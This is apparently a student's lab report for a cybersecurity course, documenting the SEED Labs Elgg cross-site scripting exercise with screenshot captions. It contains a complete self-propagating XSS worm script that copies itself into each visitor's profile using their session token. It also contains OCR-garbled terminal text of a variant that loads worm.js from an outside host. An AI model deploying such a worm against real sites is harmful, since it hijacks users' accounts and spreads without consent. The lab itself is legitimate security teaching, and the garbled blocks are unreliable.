
29. We test the script, and the alert works.




Singson, John Florence M.

CYB – 301

30. Alice before accessing Samy's profile.



31. Alice after visiting Samy's profile.



Singson, John Florence M.
CYB - 301

File Machine New Input Devices Help

Activities Firefox Web Browser

Mar 27 05:47

root@8d19eefa8690:/var/www/csp


seed@VM: ~/Labsetup

var wormCode = encodeURIComponent(`

Singson, John Florence M.


CYB – 301

32. We can also see the script link in Alice's edit page on her profile.




33. We also tried to visit Alice's profile using Boby's account.

(Before Boby visited Alice.)




Singson, John Florence M.

CYB – 301




After Boby visited Alice.



Singson, John Florence M.

CYB – 301



34. We now try the Dom Propagation Technique. We modified the existing script a bit.

```
<script type="text/javascript" id="worm">
window.onload = function(){
    var headerTag = "<script id=\\"worm\\" type=\\"text/javascript\\\">";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</" + "script>";

    // Put all the pieces together, and apply the URI encoding
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

    // Set the content of the description field and access level.
    var desc = "&description=CYBERFOXES HACK4GOV WINNERS!!!" + wormCode;
    desc += "&accesslevel[description]=2";

    // Get the name, guid, timestamp, and token.
    var name = "&name=" + elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
    var token = "&_elgg_token=" + elgg.security.token._elgg_token;

    // Set the URL
    var sendurl="http://www.seed-server.com/action/profile/edit";
    var content = token + ts + name + desc + guid;


    // Construct and send the Ajax request
    attackerguid = 59
    if (elgg.session.user.guid != attackerguid){
        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax = new XMLHttpRequest();
        Ajax.open("POST", sendurl,true);
        Ajax.setRequestHeader("Content-Type",
                            "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
```

We put the guid and add the attacker guid for a cleaner script so we just have to change that variable if needed.

Singson, John Florence M.


CYB – 301

35. We now paste it in Samy's profile.



```
root@8d19eef8690:/var/www/csp# var wormCode = encodeURIComponent("script type='text/javascript' " + "worm\'' " + http://www.example60.com/worm.js\'' > + "script"<br>e content of the description field and access level.= "&description=CYBERFOXES HACK4GOV WINNERS!!!" + wormCode;= "&accesslevel[description]=2";e name, guid, timestamp, and token.= "&name=" + elgg.session.user.name;= "&guid=" + elgg.session.user.guid;= "&__elgg_ts__=" + elgg.security.token.__elgg_ts__;= "&__elgg_token__=" + elgg.security.token.__elgg_token__;e URLrl="http://www.seed-server.com/action/profile/edit";nt = token + ts + name + desc + guid;uct and send the Ajax requestuid = 59;session.user.guid != attackerguid){e and send Ajax request to modify profilex=null;new XMLHttpRequest();en("POST", sendurl,true);tRequestHeader("Content-Type", "application/x-www-form-urlencoded");Ajax.send(content); }root@8d19eef8690:/var/www/csp#
```



36. And check if it works on Alice's account.



```
root@8d19eef8690:/var/www/csp# var wormCode = encodeURIComponent("script type='text/javascript' " + "worm\'' " + http://www.example60.com/worm.js\'' > + "script"<br>e content of the description field and access level.= "&description=CYBERFOXES HACK4GOV WINNERS!!!" + wormCode;= "&accesslevel[description]=2";e name, guid, timestamp, and token.= "&name=" + elgg.session.user.name;= "&guid=" + elgg.session.user.guid;= "&__elgg_ts__=" + elgg.security.token.__elgg_ts__;= "&__elgg_token__=" + elgg.security.token.__elgg_token__;e URLrl="http://www.seed-server.com/action/profile/edit";nt = token + ts + name + desc + guid;uct and send the Ajax requestuid = 59;session.user.guid != attackerguid){e and send Ajax request to modify profilex=null;new XMLHttpRequest();en("POST", sendurl,true);tRequestHeader("Content-Type", "application/x-www-form-urlencoded");Ajax.send(content); }root@8d19eef8690:/var/www/csp#
```

Singson, John Florence M.

